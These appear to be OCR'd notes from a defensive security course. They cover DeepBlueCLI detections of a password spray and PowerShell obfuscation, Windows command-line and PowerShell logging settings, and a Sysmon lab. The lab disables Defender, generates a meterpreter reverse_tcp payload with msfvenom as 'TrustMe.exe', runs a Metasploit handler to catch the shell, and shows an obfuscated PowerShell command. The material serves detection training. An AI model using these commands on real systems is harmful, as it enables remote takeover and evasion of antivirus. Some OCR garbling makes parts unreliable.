
```
PS C:\tools\DeepBlueCLI-master>.\DeepBlue.ps1 .\evtx\password-spray.evtx
```



```
PS C:\tools\DeepBlueCLI-master> .\DeepBlue.ps1 .\evtx\password-spray.evtx

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your computer. If
you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message. Do you want to run
C:\tools\DeepBlueCLI-master\DeepBlue.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (default is "D"): R


Date    : 4/30/2019 1:27:40 PM
Log     : Security
EventID : 4648
Message : Distributed Account Explicit Credential Use (Password Spray Attack)
Results : The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack.
          Target Usernames: gsalinas cdavis lpesce Administrator melliott dpendolino cragoso baker cmoody rbowes jkulikowski
          jleytevidal tbennett zmathis bgreenwood cspizor wstrzelec drook dmashburn sanson cfleener celgee bhostetler eskoudis
          kperryman mtoussain thessman bgalbraith ssims psmith jorchilles smisenar bking mdouglas jlake jwright econrad edygert
          lschifano sarmstrong ebooth
          Accessing Username: jwrig
          Accessing Host Name: DESKTOP-JR78RLP

Command :
Decoded :
```

Finally, for fun, let’s look at how DeepBlueCLI detects various encoding tactics that attackers use to obfuscate their attacks. It is very common for attackers to use a number of encoding techniques to bypass signature detection. However, it is not something that normally happens with standard scripts.

```
PS C:\tools\DeepBlueCLI-master>.\DeepBlue.ps1
.\evtx\Powershell-Invoke-Obfuscation-encoding-menu.evtx
```



```
PS C:\tools\DeepBlueCLI-master> .\DeepBlue.ps1 .\evtx\Powershell-Invoke-Obfuscation-encoding-menu.evtx

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your computer. If
you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message. Do you want to run
C:\tools\DeepBlueCLI-master\DeepBlue.ps1?
[D] Do not run  [R] Run once  [S] Suspend  [?] Help (default is "D"): R


Date    : 8/30/2017 1:16:25 PM
Log     : Powershell
EventID : 4104
Message : Suspicious Command Line
Results : Possible command obfuscation: only 60% alphanumeric and common symbols

Command : { $vFzAY=$_ -spLIT '          '|FOrEAcH-ObJect {'     '; $_.sPliT('   ')|FOrEAcH-ObJect{ $_.lENGTh- 1 }
          };((-JoIN($vFzAY[0..($vFzAY.lENGTh-1)])).trim('        ').sPliT( '    ')| FOrEAcH-ObJect { ([Char][iNT]$_)}) -JoIN'' | . (
          ''.InDexof.TOStrING()[106,482,184]-jOin'')}
Decoded :

Date    : 8/30/2017 1:16:25 PM
Log     : Powershell
EventID : 4104
Message : Suspicious Command Line
Results : Long Command Line: greater than 1000 bytes
          Possible command obfuscation: only 6% alphanumeric and common symbols

Command : '
```

Conclusion: in this particular lab the attacker is trying to authenticate multiple times to the administrator and you actually can't log-in to an administrator account remotely. However you can attempt remote logins to an administrator account under two separate conditions: condition one you're sitting at the keyboard so I can sit at the keyboard and I can fail logins multiple times. The second way to gain access to an administrator account remotely is you can try to authenticate over RDP.

Also, what kind of logs do I need to make DeepBlue CLI work? That's the topic of the next paragraph.

Adventures in (just enabling proper) Windows Event Logging

Important Event IDs

- 4624 and 4634 (Logon / Logoff)
- 4662 (ACL's object access - audit req.)
- 4688 (process launch and usage)
- 4698 and 4702 (tasks + XML)
- 4740 and 4625 (Acct Lockout + Scr IP)
- 5152, 51554, 5156, 5157 (FW - Noisy)
- 4648, 4672, 4673 (Special Privileges)
- 4769, 4771 (Kerberoasting)
- 5140 with \\*\IPC$ and so many more

How much do you log? What do you log from? Who tells you what to log? What % of your logs have an alert or signature for them? (*Typically, it is about 5%).*
1 Petabyte of logs a day for BHIS biggest client.
SIEM vendors are usually the ones that tell you what to log. For one simple reason, money.


Command Line Logging is not easy

What type of logs for DeepBlue CLI? Command line logging. And it is not really easy to log those.
Here’s the process to enable command line logging in **Windows** machines .
You must have Audit Process Creation auditing enabled, you must enable the policy setting: include command line in process creation events.
“*When you use Advanced Audit Policy Configuration setting, you need to confirm that these settings are not overwritten by basic audit policy settings.*” (Cit. by Microsoft)

Max log file size is small by default.
Command line logging is off by default.
“To see the effects of this update, you will need to enable two policy settings”
1. Admin. Templates > System > Audit Process Creation
2. Policies > Windows > Security > Advanced Audit > Detailed Tracking
Yeah, and one last thing: The second setting will likely be overwritten.

To avoid the overwriting of Advanced Audit settings, a third setting is req’d.
Def. Domain Policy > Computers > Security > Local > Security > Audit

Now when typed the command: net user /domain
This will be shown:



```
Event 4688, Microsoft Windows security auditing.

Target Subject:
        Security ID:             NULL SID
        Account Name:            -
        Account Domain:          -
        Logon ID:                0x0

Process Information:
        New Process ID:          0x1680
        New Process Name:        C:\Windows\System32\net1.exe
        Token Elevation Type:    %%1936
        Mandatory Label:         Mandatory Label\High Mandatory Level
        Creator Process ID:      0x1314
        Creator Process Name:    C:\Windows\System32\net.exe
        Process Command Line:    C:\Windows\system32\net1  user /domain
```

PowerShell Logging is not easy either. But to be fair, the solution to this problem is to execute this simple script:

```
WevtUtil gl "Windows PowerShell" (list configuration)
WevtUtil sl "Windows PowerShell" /ms:512000000
WevtUtil sl "Windows PowerShell" /rt:false
WevtUtil gl "Microsoft-Windows-PowerShell/Operational" (list
configuration)
WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /ms:512000000
WevtUtil sl "Microsoft-Windows-PowerShell/Operational" /rt:false
```

We will talk about Get-WinEvent a bit later
But….the profile.ps1 file below is where it’s at.
You have a script “profile.ps”

LAB: Sysmon

Starting notes: this lab is similar to AppLocker lab. This is supposed to be 30min lab.

First, let’s disable Defender. Simply run the following from an Administrator PowerShell prompt:


```
Set-MpPreference -DisableRealtimeMonitoring $true
```

This will disable Defender for this session.

If you get angry red errors, that is Ok, it means Defender is not running.


Next, let’s start up the ADHD Linux system and set up our malware and C2 listener:

Let's get started by opening a Terminal as Administrator



When you get the User Account Control Prompt, select Yes.

And, open a Ubuntu command prompt:


+
Windows PowerShell Ctrl+Shift+1
Command Prompt Ctrl+Shift+2
Ubuntu-18.04 Ctrl+Shift+3
Azure Cloud Shell Ctrl+Shift+4
Settings Ctrl+,
Feedback
About

Note

If you are having trouble with Windows Terminal, you can simply start each of the three shells, we use by starting them directly from the Windows Start button.

Simply click the Windows Start button in the lower left of your screen and type:

`Powershell`

or

`Ubuntu`

or


`Command Prompt`

For PowerShell and Command Prompt, please right click on them and select Run As Administrator

End Note

On your Linux system, please run the following command:

```
$ifconfig
```



```
adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.26.19.133  netmask 255.255.240.0  broadcast 172.26.31.255
        inet6 fe80::215:5dff:fe43:9ccc  prefixlen 64  scopeid 0x20<link>
        ether 00:15:5d:43:9c:cc  txqueuelen 1000  (Ethernet)
        RX packets 209  bytes 20412 (20.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1884 (1.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$ 
```

Please note the IP address of your Ethernet adapter.

Please note that my adaptor is called eth0 and my IP address is 172.26.19.133.

Your IP Address and adapter name may be different.

Now, run the following commands to start a simple backdoor and backdoor listener:

`sudo su -` Please note, the adhd password is adhd.
Metasploit is a very large Ruby environment.

```
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp
lhost=<YOUR LINUX IP> lport=4444 -f exe -o /tmp/TrustMe.exe
cd /tmp
```

```
ls -l TrustMe.exe
```

```
cp ./TrustMe.exe /mnt/c/tools
```

Now, let's start the Metasploit Handler. First, open a new Ubuntu Terminal by clicking the down carrot then selecting Ubuntu-18.04.

Let's become root.

```
sudo su -
```

```
root@DESKTOP-I1T2G01:/tmp# msfconsole -q
```

```
msf5 > use exploit/multi/handler
```

```
msf5 exploit(multi/handler) > set PAYLOAD
windows/meterpreter/reverse_tcp
```


```
PAYLOAD => windows/meterpreter/reverse_tcp
```

```
msf5 exploit(multi/handler) > set LHOST 172.26.19.133
```

Remember, your IP will be different!


```
msf5 exploit(multi/handler) > exploit
```

It should look like this:




```
root@DESKTOP-I1T2G01:/tmp#
root@DESKTOP-I1T2G01:/tmp# msfconsole -q
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 172.26.19.133
LHOST => 172.26.19.133
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.26.19.133:4444
```

Now, we will need to open an cmd.exe terminal as Administrator.



When you get the pop up select Yes.

Next, to open a Command Prompt Window, select the Down Carrot and then select Command Prompt.



Windows PowerShell Ctrl+Shift+1
Command Prompt Ctrl+Shift+2
Ubuntu-18.04 Ctrl+Shift+3
Azure Cloud Shell Ctrl+Shift+4
Settings Ctrl+,
Feedback
About

Then, type the following:

```
C:\Windows\system32>cd \Tools
```

```
C:\Tools>Sysmon64.exe -accepteula -i sysmonconfig-export.xml
```

It should look like this:




```
C:\tools>cd \tools

C:\tools>Sysmon64.exe -accepteula -i sysmonconfig-export.xml


System Monitor v11.0 - System activity monitor
Copyright (C) 2014-2020 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.22
Sysmon schema version: 4.30
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.

C:\tools>
```

let's run the following commands to run the TrustMe.exe file.

```
cd \tools
```

```
TrustMe.exe
```


Back at your Ubuntu prompt, you should have a metasploit session!




```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.26.19.133:4444
[*] Sending stage (176195 bytes) to 172.26.16.1
[*] Meterpreter session 1 opened (172.26.19.133:4444 -> 172.26.16.1:55650) at 2020-06-12 12:10:07 -0600

meterpreter >
meterpreter >
```


Now, we need to view the Sysmon events for this malware:

You will select *Event Viewer* > *Applications and Services Logs* > *Windows* > *Sysmon* > *Operational*





Start at the top and work down through the logs, you should see your malware executing. Please note your paths may be different.




Operational   Number of events: 24,516

